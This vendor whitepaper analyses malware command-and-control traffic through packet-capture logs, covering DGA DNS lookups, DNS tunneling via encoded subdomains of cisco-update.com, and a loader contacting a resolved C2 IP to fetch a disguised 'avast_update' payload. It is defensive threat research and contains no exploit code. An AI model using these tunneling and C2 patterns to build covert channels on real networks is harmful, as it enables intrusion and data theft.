© COPYRIGHT 2015-2025 ARYAKA NETWORKS, INC. ALL RIGHTS RESERVED.

WHITEPAPER

Disrupting The Attack Surface with Unified SASE as a Service by Deterring Malicious Communication

Aryaka Threat Research Lab

Aditya K Sood

aryaka

CONTENT

Resilient cybersecurity is a strategic approach that emphasizes the ability of an organization to withstand, adapt to, and recover from cyber threats and attacks. A resilient cybersecurity posture goes beyond traditional defense mechanisms by incorporating proactive measures, continuous monitoring, and adaptive strategies. It involves not only preventing and detecting threats but also responding effectively to incidents and minimizing the impact on operations.

Resilient cybersecurity, when integrated with Secure Access Service Edge (SASE)[1], establishes a formidable defense against the dynamic and sophisticated nature of modern cyber threats. SASE, with its cloud-native architecture [6] and converged security services, enhances an organization's ability to build and maintain resilience in the face of evolving risks. SASE's emphasis on a Zero Trust Architecture [2], coupled with identity-based access controls, contributes to a robust defense strategy. Resilient cybersecurity with SASE involves continuous monitoring, real-time threat detection, and adaptive response mechanisms. By leveraging advanced technologies such as artificial intelligence and behavior analytics, SASE can identify and mitigate potential threats promptly. Moreover, the scalability and flexibility of SASE enable organizations to extend resilient cybersecurity measures seamlessly to remote and branch locations, ensuring a consistent and adaptive security posture across the entire network. In the era of decentralized operations and cloud-centric environments, the combination of resilient cybersecurity principles with the capabilities of SASE provides a comprehensive and dynamic approach to safeguarding critical assets and maintaining operational continuity.

In this paper, we discuss real world case studies of malicious communications to highlight how SASE can help organizations to disrupt the attack surface by deterring the communication capabilities of the threats.

Dissecting Malicious Communication

Malicious communication by threats is a concerning facet of cyber threats, encompassing various methods employed by malicious actors to communicate and coordinate illicit activities. Threat actors often utilize covert channels, encrypted messaging platforms, or even social engineering tactics to establish communication networks for the purpose of planning and executing cyber attacks. These communications may involve the exchange of sensitive information, sharing of attack strategies, or coordination of malicious campaigns. The use of obfuscation techniques and encrypted channels makes it challenging for traditional security measures to detect and intercept such communications. Threats engaging in malicious communication often target vulnerabilities in software, networks, or human behavior, exploiting weaknesses to achieve their objectives.


Malicious traffic analysis plays a critical role in the comprehensive security strategy facilitated by SASE. With its cloud-native architecture and integrated security services, SASE enhances the ability to analyze outbound (egress) network traffic effectively. By employing sophisticated tools and techniques, SASE enables organizations to monitor, inspect, and manage the data leaving their network. Egress traffic analysis within the SASE framework involves examining communication patterns, destinations, and content for potential security risks. Let’s understand this by dissecting a real-world advanced threat communication.

Case Study 1: Malicious Communication by an Advanced Threat using DNS Channel

Malicious DNS (Domain Name System) communication [3] is a prevalent tactic employed by cyber threats to obscure and facilitate illicit activities within the digital realm. Threat actors manipulate DNS protocols to establish covert communication channels, enabling the exchange of commands, exfiltration of sensitive data, or the coordination of malicious operations. This technique often involves the registration of malicious domains, domain generation algorithms (DGAs), or the abuse of legitimate domains for malicious purposes. By leveraging DNS for communication, adversaries can evade traditional security controls, as DNS traffic is typically essential for normal network operations and may be overlooked as a potential vector for malicious activity.

Let’s understand a abuse of DNS protocol by a threat analyzed in real time.


Figure 1 highlights DGA in action in which compromised machines issued a high number of DNS requests in which algorithm generated domains are queried. If the DNS query is analyzed, you can check that “<random_identifier>.ddns.net “ domain name is generated. In this case, the attacker generated subdomains in an automated manner and used dynamic DNS service “ddnet.net” for creating a complete domain name.



```
Source        Destination    Protocol    Lengt Info
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0xdd83 A 54cpyrg41je0kh3.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS           103 Standard query 0x767d A axojy2axm4ubgj5fkj7nm2y.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           163 Standard query response 0x767d A axojy2axm4ubgj5fkj7nm2y.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0x3ace A efc25rij3nsj5n7rm2g.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0x3ace A efc25rij3nsj5n7rm2g.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0xb3a2 A cfev7b1juruti65.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0xb3a2 A cfev7b1juruti65.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0x527c A 1lw876wpuje0ipod3j3.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0x527c A 1lw876wpuje0ipod3j3.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0xd08e A 7fw01rq4ety01fc.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0xd08e A 7fw01rq4ety01fc.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0x82b6 A sxqnahshejel38s.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0x82b6 A sxqnahshejel38s.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0x5e75 A sji6ybovkly6ufq.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0x5e75 A sji6ybovkly6ufq.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS           103 Standard query 0x85eb A 34y0yrgvwnwlm0ifwbghelo.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           163 Standard query response 0x85eb A 34y0yrgvwnwlm0ifwbghelo.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0x4f1b A 3dqbgn7xa2idoj56ol1.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0x4f1b A 3dqbgn7xa2idoj56ol1.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0x2774 A 12sbobc2qrsje23.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0x2774 A 12sbobc2qrsje23.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0x0e6b A u0qb32ilytad3fmlu4q.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0x0e6b A u0qb32ilytad3fmlu4q.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0x0f65 A gxedknsn1x7r5xa.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0x0f65 A gxedknsn1x7r5xa.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS           103 Standard query 0x0e42 A uxslgr50arqtkhwlm0mdkli.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           163 Standard query response 0x0e42 A uxslgr50arqtkhwlm0mdkli.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            95 Standard query 0x7d74 A wxurinqbi8kt5bu.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           155 Standard query response 0x7d74 A wxurinqbi8kt5bu.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0xb7e0 A q4ghibcnelsdkv1tglw.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0xb7e0 A q4ghibcnelsdkv1tglw.ddns.net SOA nf1.no-ip.com OPT
10.0.1.16     8.8.8.8        DNS            99 Standard query 0xa3b6 A 10exo2aty03fk834yvo.ddns.net OPT
8.8.8.8       10.0.1.16      DNS           159 Standard query response 0xa3b6 A 10exo2aty03fk834yvo.ddns.net SOA nf1.no-ip.com OPT
```

Figure 1: DGA Using Hybrid of Dynamic DNS Service and Random String to Generate Domain Name.

Figure 2 highlights another variant DGA in action in which domain names are generated using structure as “<random_string>.com” which means random string is appended with TLD as “.com”. You can notice the traffic below generated from the compromised system.




```
Source       Destination   Protocol   Lengt Info
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x0220 A rpaiestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x0220 No such name A rpaiestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x5e32 A jvfcestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x5e32 No such name A jvfcestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x0445 A hhqdestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x0445 No such name A hhqdestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xe169 A flpdestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xe169 No such name A flpdestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x307e A rtslestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x307e No such name A rtslestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xf0d0 A ukkcestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xf0d0 No such name A ukkcestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x4e4b A zzfmestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x4e4b No such name A zzfmestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x4e12 A bpinestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x4e12 No such name A bpinestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xb88d A fpxfestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xb88d No such name A fpxfestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x2edf A wsbcestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x2edf No such name A wsbcestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xda93 A jfmuestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xda93 No such name A jfmuestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xd263 A txtdestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xd263 No such name A txtdestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xbffa A oaxxestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xbffa No such name A oaxxestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x40df A jhemestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x40df No such name A jhemestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x6701 A nlpkestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x6701 No such name A nlpkestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0xd7da A tbdnestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0xd7da No such name A tbdnestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
10.0.1.16    8.8.8.8       DNS          101 Standard query 0x5c20 A dtnvestnessbiophysicalohax.com OPT
8.8.8.8      10.0.1.16     DNS          174 Standard query response 0x5c20 No such name A dtnvestnessbiophysicalohax.com SOA a.gtld-servers.net OPT
```

Figure 2: DGA Using Random String with TLS to Generate Domain Name.

Both examples discussed above are also categorized in the NXDomain attack in which several domain names are generated and queried. The DNS server results with "No Such Name A" response highlighting that no IP addresses are associated with these domain names. NXDomain is one of the artifacts that can be used to map anomalous DNS traffic. Let's continue the discussion and understand DNS tunnels.

A DNS tunnel [4] is a covert communication method that exploits the Domain Name System to establish a communication channel between a compromised system and a remote server. In a DNS tunneling attack, malicious actors encode data within DNS queries or responses, effectively bypassing traditional network security measures. This technique allows for the surreptitious transfer of information, including commands, payloads, or exfiltrated data, making it challenging to detect and block by security solutions. Threat actors often employ DNS tunneling in scenarios where other communication channels might be restricted or monitored.

Figure 3 highlights DNS tunnel in action in which encoded commands are sent as part of domain name query.



```
Source       Destination  Protocol  Length Info
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x14fe MX e7f1018ea0310f25bba0610936fd1cc2af.cisco-update.com OPT
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x1d0a MX 0cfe016cb105e87901f6020958d084ff84.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          217 Standard query response 0x14fe MX e7f1018ea0310f25bba0610936fd1cc2af.cisco-update.com MX 10 3591018e
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x11a7 CNAME 4ecd018ea07bdf2f097a3f093785aca8a5.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          217 Standard query response 0x1d0a MX 0cfe016cb105e87901f6020958d084ff84.cisco-update.com MX 10 22e1016c
10.10.2.22   10.20.57.3   DNS          171 Standard query response 0x11a7 CNAME 4ecd018ea07bdf2f097a3f093785aca8a5.cisco-update.com CNAME dadf0
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x8734 TXT 68db016cb1578377236f60095966668cb6.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          169 Standard query response 0x8734 TXT 68db016cb1578377236f60095966668cb6.cisco-update.com TXT OPT
10.20.57.3   10.10.2.22   DNS          122 Standard query 0xe89d TXT 98da018ea0b4c09d26d9f9093892846540.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          169 Standard query response 0xe89d TXT 98da018ea0b4c09d26d9f9093892846540.cisco-update.com TXT OPT
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x5f0e MX 0c5a016cb1989be2677eef095a045ee12e.cisco-update.com OPT
10.20.57.3   10.10.2.22   DNS          122 Standard query 0xc80a MX bb9f018ea06b115c282fa8093935ece49d.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          217 Standard query response 0x5f0e MX 0c5a016cb1989be2677eef095a045ee12e.cisco-update.com MX 10 10d4016c
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x36ff CNAME d6c8016cb1fb1d5f3add05095b8474f090.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          217 Standard query response 0xc80a MX bb9f018ea06b115c282fa8093935ece49d.cisco-update.com MX 10 6b63018e
10.10.2.22   10.20.57.3   DNS          171 Standard query response 0x36ff CNAME d6c8016cb1fb1d5f3add05095b8474f090.cisco-update.com CNAME 34290
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x8a9d TXT 08cd018ea04fcf8ff1e5e1093a8a8a82b1.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          169 Standard query response 0x8a9d TXT 08cd018ea04fcf8ff1e5e1093a8a8a82b1.cisco-update.com TXT OPT
10.20.57.3   10.10.2.22   DNS          122 Standard query 0x56e2 CNAME dc85016cb1f2bf4592825b095c41d4cb5f.cisco-update.com OPT
10.10.2.22   10.20.57.3   DNS          171 Standard query response 0x56e2 CNAME dc85016cb1f2bf4592825b095c41d4cb5f.cisco-update.com CNAME 80240
```


Figure 3: Potential DNS Tunnel in Action

In Case Study 2, you will understand how the complete DNS and HTTP protocols are used in conjunction for conducting malicious communication. Detecting and mitigating DNS tunneling requires advanced threat detection systems that can analyze patterns and anomalies within DNS traffic, looking for irregularities that may indicate malicious activity.

Case Study 2: Malicious Communication by an Advanced Threat using HTTP Channel

Malware authors use loader programs to load primary malicious payload into the system. A loader, in the context of malicious programs, refers to a component that loads and executes other malicious payloads onto a victim's system. The distribution of loader malware often involves various techniques to evade detection and gain unauthorized access. These techniques include phishing attacks, malicious advertisements, drive-by download attacks and others. Once the initial loader was downloaded onto the end-user with the malicious code distribution network to fetch the actual payload. Let's understand this with a real-world case study by analyzing malicious communication.


Figure 4 highlights that the malicious code triggers the DNS traffic using Domain Generation Algorithm (DGA) to launch DNS queries for resolving randomly generated domain names. The attacker registers one of the random domain names which has IP address associated with it.



```
Source          Destination      Protocol  Length  Info
10.127.0.71     8.8.8.8          DNS           80  Standard query 0x4113 A mmswgeewswyyywqk.xyz
8.8.8.8         10.127.0.71      DNS          153  Standard query response 0x4113 A mmswgeewswyyywqk.xyz SOA dns1.registrar-servers.com
10.127.0.71     8.8.8.8          DNS           80  Standard query 0x30d1 A wgcuwcgociewewoo.xyz
8.8.8.8         10.127.0.71      DNS           96  Standard query response 0x30d1 A wgcuwcgociewewoo.xyz A 185.172.129.192
10.127.0.71     8.8.8.8          DNS           88  Standard query 0x5faf PTR 192.129.172.185.in-addr.arpa
8.8.8.8         10.127.0.71      DNS          126  Standard query response 0x5faf PTR 192.129.172.185.in-addr.arpa PTR vm2063812.firstbyte.club
10.127.0.71     8.8.8.8          DNS           80  Standard query 0xae76 A mmswgeewswyyywqk.xyz
8.8.8.8         10.127.0.71      DNS          153  Standard query response 0xae76 A mmswgeewswyyywqk.xyz SOA dns1.registrar-servers.com
```

Figure 4: Algorithm Generated Domain Resolved to an IP Address

Once the DNS query for Algorithm Generated Domain (AGD) is resolved, it means the remote server is available for the loader to connect and fetch the payloads. Figure 5 reflects the HTTP communication in which the loader executes HTTP GET request to fetch malicious software update with name "avast_update".

